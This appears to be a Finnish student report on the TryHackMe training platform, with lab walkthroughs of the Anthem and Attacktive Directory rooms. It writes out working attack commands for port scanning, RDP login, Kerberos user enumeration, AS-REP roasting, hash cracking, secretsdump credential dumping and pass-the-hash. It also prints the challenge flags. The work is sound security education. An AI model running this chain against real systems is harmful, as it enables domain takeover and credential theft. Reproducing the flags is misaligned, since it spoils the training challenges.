


Kuva 1 TryHackMe:n etusivu, johon merkattu oleellisia asioita 1–4.

Etusivun ulkoasu on omasta mielestäni hyvin toteutettuja se sisältää kaiken oleellisen, joskin ehkä se on ehkä hieman sekava. Tämä voi olla uudelle käyttäjälle hämmentävää, eikä välttämättä heti ymmärrä mistä pitäisi aloittaa. Uskoisin kuitenkin, että henkilö, joka on kiinnostunut tietoturvan opiskelusta, osaa helposti navigoida sivulla.

Kuvassa 1. näkyvän ”Learn” -välilehden alta löytää eri oppimispolut, jotka on suunnattu eri tasoisille osaajille ja eri mielenkiinnon kohteille. Jokainen polku koostuu useasta huoneesta ja polun suorittamisesta saa sertifikaatin. Oppimispolut eivät ole missään tietyssä järjestyksessä, mutta jokaisessa näkyy vaikeustaso ja arvioitu toteuttamisaika, jos haluaa tehdä tietyn polun alusta loppuun.

Kuvassa 2 on selostettu, mitä polusta oppii, kenelle se on suunnattu ja mitä olisi hyvä osata jo ennen polun aloittamista. Moduulin avaamalla näkee mitä huoneita se sisältää ja tämänhetkisen etenemisen niissä. Kuvassa 2 näkyy, että ”Tutorial ja ”Starting Out in Cyber Sec” -huoneet on tehty loppuun asti, mutta ”Introductory Researching” on kesken. Oikeassa reunassa näkyy, kuinka paljon polkua on kokonaisuudessaan tehty (54 %) ja seuraava saavutus ”achievement” jonka voi saada jatkamalla polkua. Oikeassa reunassa näkyy myös ehdotettuja ammatteja, joissa voi olla hyötyä kyseisestä polusta.



Kuva 2. Tässä esimerkki ”Complete Beginner” polusta, joka koostuu kahdeksasta eri moduulista ja kolmestakymmenestäneljästä eri huoneesta.

Kuva 2 Tässä esimerkki ”Complete Beginner” polusta, joka koostuu kahdeksasta eri moduulista ja kolmestakymmenestäneljästä eri huoneesta.

”Learn” -välilehden alta löytää eri oppimispolut, jotka ovat suunnattu eri tasoisille osaajille ja eri mielenkiinnon kohteille. Oppimispolkuja on kirjoittamisen hetkellä yksitoista kappaletta ja niiden arvioitu kesto vaihtelee kahdestakymmenestäneljästä tunnista kuuteenkymmeneenneljään tuntiin. Jokainen polku koostuu useasta huoneesta ja polun suorittamisesta saa sertifikaatin. Oppimispolut eivät ole missään tietyssä järjestyksessä, mutta jokaisessa näkyy vaikeustaso ja arvioitu toteuttamisaika, jos haluaa tehdä tietyn polun alusta loppuun.

Käyttöliittymä on erittäin intuitiivinen ja sen käytön voi varmasti jokainen oppia erittäin nopeasti. Huoneita on helppo etsiä ja oppimispolut antavat mahdollisuuden käydä huoneita läpi loogisessa järjestyksessä.


4 Huoneet

Ensimmäiseksi pitää valita, haluaako käyttää TryHackMen omaa attack boxia eli verkkopohjaista virtuaalikonetta, joka käyttää Kali Linux-käyttöjärjestelmää vai täysin omaa virtuaalikonetta. Attack box on siitä käytännöllinen, että se ei vaadi asentamista omalle tietokoneelle eikä se siten myöskään käytä oman tietokoneen resursseja. Tämä soveltuu hyvin, jos käytössä on hieman hitaampi tietokone tai jos levytila on vähissä. Toinen vaihtoehto on käyttää joko omaa tietokonetta tai omaa virtuaalikonetta. Itse käytän testaukseen omalle tietokoneelle VMwaren kautta asennettua Debian-pohjaista Kali Linux-virtuaalikonetta. On olemassa useita tietoturvatestausta varten kehitettyjä käyttöjärjestelmiä, kuten esimerkiksi BlackArch tai Parrot OS, mutta Kali Linux on näistä ylivoimaisesti suosituin. Oma virtuaalikone mahdollistaa käyttöjärjestelmän kustomoimisen, eikä se resetoidu jokaisen sammutuksen jälkeen kuten attack box. Tämä mahdollistaa useiden ohjelmien asentamisen ilman, että tätä täytyisi tehdä joka kerta. Yhteys huoneisiin saadaan OpenVPN-ohjelman kautta. OpenVPN on avoimen lähdekoodin VPN, joka sisältyy valmiiksi Kali Linux-käyttöjärjestelmään. Kaliin sisältyy myös useita tietoturvatestaukseen tarkoitettuja ohjelmia.


4.1 Anthem

Anthem on aloittelijoille tarkoitettu huone, joka perustuu Anthem- nimisen blogin ympärille. Huoneen tarkoitus on saada root-oikeudet blogia pyörittävään palvelimeen. Tähän

huoneeseen liittyy melko paljon loogista päättelykykyä ja salapoliisityötä, tekninen työ itsessään on melko helppoa.



Kuva 3 Anthem-huoneen ensimmäiset kysymykset. Huomaa, että näihin kysymyksiin on jo vastattu, uudella käyttäjällä vastauspalkit olisivat tyhjiä



Kuva 4 Anthem-blogin etusivu.

Ensimmäinen vaihe on skannata palvelimen avoimet portit. Tämä onnistuu nmap nimisellä ohjelmalla, joka sisältyy valmiiksi Kaliin. Nmapilla on porttiskannaus-ohjelma, jolla voidaan skannata tietokoneen avoimia portteja ja mitä palveluita näissä porteissa pyörii. Samalla voidaan myös havaita kohteen käyttöjärjestelmä, palveluiden versio ja verkossa olevat muut laitteet.

Käytetään komentoa nmap -sV 10.10.31.157 jossa ”nmap” kutsuu itse ohjelmaa, -sV lisäliite tarkoittaa ”serviceVersion”, eli network mapper kartoittaa myös avoimissa porteissa pyörivien palveluiden järjestelmäversion ja lopussa on kohteen IP-osoite, johon skannaus kohdistuu.

Skannauksen tulos on seuraava:

PORT STATE SERVICE VERSION

80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

3389/tcp open ms-wbt-server Microsoft Terminal Services

Service Info: OS: Windows; CPE: cpe:/o: microsoft:windows

Portti 80 on auki koska se jakaa itse blogia. Portti 3389 on taas Windows Remote Desktop -portti. Tästä voidaan siis päätellä, että voimme saada palvelimelle RDP-yhteyden. Lisäksi nmap ilmoitti kohteen käyttöjärjestelmäksi Windowsin.

Seuraavaksi selaimeen voidaan osoitteen perään lisätä lisäliite /robots.txt, josta voi löytyä mahdollista lisätietoa. Robots.txt-tiedoston avulla voidaan rajoittaa sivuston näkymistä hakukoneissa, ja yleensä tämä löytyy melkein kaikilta verkkosivuilta.

Anthem-blogin robots.txt:

UmbracoIsTheBest!

Use for all search robots

User-agent: *

Define the directories not to crawl

Disallow: /bin/

Disallow: /config/

Disallow: /umbraco/

Disallow: /umbraco_client/

Ensimmäinen rivi ”UmbracoIsTheBest!” on selkeästi vihje, muuten robots.txt ei näytä sisältävän mitään epämääräistä. ”Umbraco” on CMS, content management system eli sisällönhallintajärjestelmä, Umbracolla voidaan siis luoda ja järjestellä sisältöä verkkosivuille.

Seuraavaksi skannataan sivuston mahdolliset alikansiot. Tämä onnistuu esimerkiksi Gobuster nimisellä ohjelmalla. Gobuster on hakemistoskannausohjelma, joka myös sisältyy Kalin asennukseen. Gobuster testaa löytyykö verkkosivun URL:n alta tiettyjä hakemistoja, jotka määritetään erikseen sanalistalla.

Käytetään komentoa “gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.31.157” jossa “gobuster” kutsuu itse ohjelmaa, dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt kutsuu sanalistaa, jota käytämme ja -u määrittää kohteen.

Tässä tapauksessa käytetään sanalistaa directory-list-2.3-medium-txt, joka tulee Gobusterin mukana. Tämä on sanalista, joka sisältää tuhansia sanoja, joita Gobuster kokeilee ja tarkistaa, ovatko ne valideja hakemistoja kyseisellä sivustolla. Tässä tapauksessa ainoa relevantti tulos on /umbraco, joka johtaa umbraco-hallintapaneelin kirjautumissivulle.

Kirjutumissivulla on selkä vihje: ”Your username is usually your email”, joka helpottaa sisälle pääsyä, turhan nimimuodon etsimisen voi unohtaa.

Seuraava vaihe selailla Anthem-blogia ja etsiä sieltä mahdollisia vihjeitä.

Sivustolta löytyy ”We are hiring” -ilmoitus, jonka kirjoittajaksi ilmoitetaan Jane Doe, ja sähköpostiosoitteeksi JD@anthem.com

Toinen ilmoitus löytyy etusivulta nimellä ”Cheers to our IT department” joka sisältää tekstin:

“During our hard times our beloved admin managed to save our business by redesigning the entire website.

As we all around here knows how much I love writing poems I decided to write one about him:

Born on a Monday,

Christened on Tuesday,

Married on Wednesday,

Took ill on Thursday,

Grew worse on Friday,

Died on Saturday,

Buried on Sunday.

That was the end…

Author

James Orchard Halliwell “

Tässä kohtaa käytetään ”open source intelligence” -taktiikaa, eli OSINT. Toisin sanoen kyseinen runo syötetään verkkohakukoneeseen, joka kertoo, että kyseisen runon nimi on ”Solomon Grundy” ja kirjoittaja on ”James Orchard Halliwell”. Tästä voidaan siis päätellä, että sivuston IT-järjestelmävalvojan nimi on ”Solomon Grundy” eli hänen sähköpostiosoitteensa olisi myös ”SG@anthem.com”.

Käyttäen tätä sähköpostiosoitetta ja aikaisemmin löydettyä ”UmbracoIsTheBest!” vihjettä salasanana pääsemme kirjautumaan sisälle Ubmraco-hallintapaneeliin.

Seuraava tehtävä on etsiä neljä lippua. Umbracon hallintapaneelissa navigoidessa Content > Blog > Archive > We are hiring. > Meta Tags, löydämme lipun numero 1, THM{L0L_WH0_US3S_M3T4}’

Samasta reitistä löytyy myös blogin toinen teksti, ”A cheers to our IT department”, jonka Meta Tags osastolta löytyy lippu numero 4, THM{AN0TH3R_M3TA}.

Content > Blog > Authors > Jane Doe löytyy “Author Url” joka sisältää lipun numero 3, THM{L0L_WH0_D15}.

Viimeinen lippu, eli lippu numero 2, löytyy blogin etusivun lähdekoodista. Lippu on THM{G!T_G00D}

Seuraavaksi otamme blogin palvelimeen Remote Desktop eli RDP-yhteyden komennolla:

remmina rdp://SG:UmbracoIsTheBest@10.10.31.157:3389

Palvelimella käyttäjän SG työpöydältä löytyy heti tekstidokumentti ”user.txt” joka sisältää lipun THM{N00T_NO0T}.

C:-asemalta löytyy piilotettu kansio nimeltä ”backup” joka sisältää tekstitiedoston nimeltä ”restore”, mutta käyttäjällä ei ole oikeutta avata sitä. Voimme kuitenkin lisätä oikeudet käyttäjälle SG avata tiedoston. Sen sisältä löytyy vihje ”ChangeMeBaby1MoreTime”.

Seuraavaksi kirjaudumme sisään Administrator-käyttäjällä, jonka salasana on äskeinen lippu ”ChangeMeBaby1MoreTime”.

Päästyämme sisälle, työpöydällä on tekstitiedosto root.txt joka sisältää viimeisen lipun ”THM{Y0U_4R3_1337}”.

4.2 Attacktive Directory

Attacktive Directory on huone, jossa on tarkoitus saada järjestelmänvalvojaoikeudet käyttäjähakemistopalvelimelle ja sen koko toimialueeseen eli ”domain administrator” tunnukset. Huone on siitä erittäin mielenkiintoinen, että melkeinpä jokainen yritys käyttää jonkunlaista käyttäjähakemistoa ja tämä huone opettaa myös sen rakenteesta ja käytöstä.

Porttiskannauskomento nmap -sV 10.10.23.113 antaa tuloksen:

Starting Nmap 7.92 (https://nmap.org) at 2022-10-22 15:53 SAST

Nmap scan report for 10.10.23.113

Host is up (0.060s latency).

Not shown: 987 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

53/tcp open domain Simple DNS Plus

80/tcp open http Microsoft IIS httpd 10.0

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2022-10-22 13:53:49Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

3389/tcp open ms-wbt-server Microsoft Terminal Services

Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Avoimet portit 139 ja 445 ovat portteja, joiden kautta SMB-protokolla eli Server Message Blocking -protokolla toimii. Tämä mahdollistaa esimerkiksi tiedosto- ja tulostinjakamisen, mutta SMB sisältää myös lukuisia haavoittuvuuksia, joka saattaa mahdollistaa niiden hyödyntämisen. Lisäksi portissa 88 pyörii Kerberos, joka on käyttäjänvarmistamisprotokolla, jota voimme mahdollisesti myös hyödyntää.

Myös portti 3389, jossa pyörii Windowsin oma Remote Desktop Protocol eli RDP, on auki. Saamme siitä lisää tietoa komennolla ”nmap -sV -sC -Pn -p 3389 10.10.23.113”:

PORT   STATE SERVICE   VERSION

3389/tcp open ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:

| Target_Name: THM-AD

| NetBIOS_Domain_Name: THM-AD

| NetBIOS_Computer_Name: ATTACKTIVEDIREC

| DNS_Domain_Name: spookysec.local

| DNS_Computer_Name: AttacktiveDirectory.spookysec.local

| Product_Version: 10.0.17763

|_ System_Time: 2022-10-22T14:37:33+00:00

| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local

| Not valid before: 2022-10-21T13:13:36

|_Not valid after: 2023-04-22T13:13:36

|_ssl-date: 2022-10-22T14:37:33+00:00; -1s from scanner time.

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Saimme siis NetBIOS domain nimen THM-AD ja DNS-domain nimen eli spookysec.local.


Enum4Linux työkalulla voimme jatkaa listausta pidemmälle komennolla enum4linux -S 10.10.23.113.

Huone antaa myös käyttöömme salasana- ja käyttäjänimilistat, jotka kummatkin sisältävät noin 70 000 sanaa.

Kerbrute-ohjelman avulla voimme listata käyttäjänimiä käyttämällä aikaisemmin mainittua käyttäjänimilistaa komennolla ”kerbrute -dc-ip 10.10.23.113 -domain spookysec.local -users users.txt -passwords passwords.txt -t 50”. Tämä antaa kaksi mielenkiintoista tulosta, svc-admin ja backup. Svc-admin-tilillä on todennäköisesti järjestelmänvalvoja-oikeudet ja backup-tilillä säilytetään todennäköisesti varmuuskopioita, joista voimme saada tietoa.

GetNPUsers.py -no-pass -dc-ip 10.10.23.113 spookysec.local/svc-admin saamme enumeroitua käyttäjän svc-admin salasanan hashin.

Hashin voi murtaa hashcat-ohjelmalla komennolla hashcat -m18200 hash.txt passwords.txt. Hash.txt on tekstitiedosto, johon kopioimme saamamme hashin ja passwords.txt on huoneen antama salasanalista, johon hashcat vertaa saamaamme hashia. Tämä ilmoittaa, jos löytää osuman.




Kuva 5 Hashcatin murtama salasana.

Osuma löytyy ja jos komennon perään lisää –show liitteen, saadaan purettu salasana esille, joka tässä tapauksessa on ”management2005”.

Seuraavaksi listaamme SMB-jakoja. SMB eli ”Server Message Blocking”-protokollaa käytetään tiedostojen ja tulostimien jakamisessa. SMB on tunnetusti haavoittuva protokolla, jonka tietoturva-aukkoja on hyödynnetty esimerkiski WannaCry nimisessä hyökkäyksessä. Tämä on yksi suurimpia ja tunnetuimpia tietoturvahyökkäyksiä maailmassa. Yhdysvaltain National Security Agency eli NSA kehitti EternalBlue-nimisen haittaohjelman, joka hyödynsi SMB:n tietoturva-aukkoja ja myöhemmin tätä haittaohjelmaa käytettiin WannaCry-hyökkäyksessä. (Kaspersky n.d.)

Voimme listata kohteemme SMB-jaot komennolla smbclient -L 10.10.23.113 -U ”svc-admin”. Smbclient on monipuolinen ohjelma, jonka avulla voi tutkia kohteen SMB-jakoja ja käyttäjiä. Viite -L tarkoittaa kohteen IP-osoitetta ja viite -U käyttäjää, jolla kirjaudumme SMB-jakoihin. Tämä kysyy myös salasanaa, mutta saimme sen selvitettyä jo aikaisemassa vaiheessa.

Kuvassa 6 on saadut tulokset, eli SMB-jaot, joihin käyttäjällä svc-admin on oikeudet. Näistä tärkeältä näyttää ”backup” -niminen jako, muut ovat Windowsin oletuksena luomia jakoja.




Sharename	Type	Comment
ADMIN$	Disk	Remote Admin
backup	Disk	
C$	Disk	Default share
IPC$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share

Kuva 6 SMB-jaot.

Komennolla ”smbclient \\\\10.10.23.113\\backup -U ”svc-admin”” pääsee käsiksi kyseisen jaon sisältöön. Sisällä on yksi tiedosto, joka on nimeltään backup_credentials.txt. Tämä oletettavasti sisältää listan tunnuksista ja salasanoista, joita voimme käyttää hyväksi.

Seuraavaksi ladataan kyseisen tiedoston omalle virtuaalikoneelleni komennolla get backup_credentials.txt. Tiedosto sisältää yhden hashin, joka on base64-koodattu.

Voimme purkaa salauksen komennolla base64 -d backup_credentials.txt, josta saamme kuvan 7 mukaisen tuloksen.



Kuva 7 Base64-koodauksen purku

Backup-käyttäjällä on täydet oikeudet active directoryyn ja sen sisältämiin käyttätileihin ja salasanoihin. Voimme listata käyttäjät ja niiden salasanojen hashit komennolla:

Python3/opt/impacket/examples/secretsdump.py spookysec.local/backup:backup2517860@10.10.23.113.

Listan ensimmäinen tulos on ”Administrator"-niminen käyttäjä ja tämän salasanan hash.

Voimme käyttää evil-winrm ohjelmaa päästäksemme etäyhteyteen Domain Controlleriin pelkällä käyttäjänimellä ja hashilla. Tällä tavoin hashia ei tarvitse erikseen purkaa. Tämä onnistuu komennolla evil-winrm -i 10.10.23.113 -u Administrator -H 0e363213e37b94221497260b0bcb4fc.

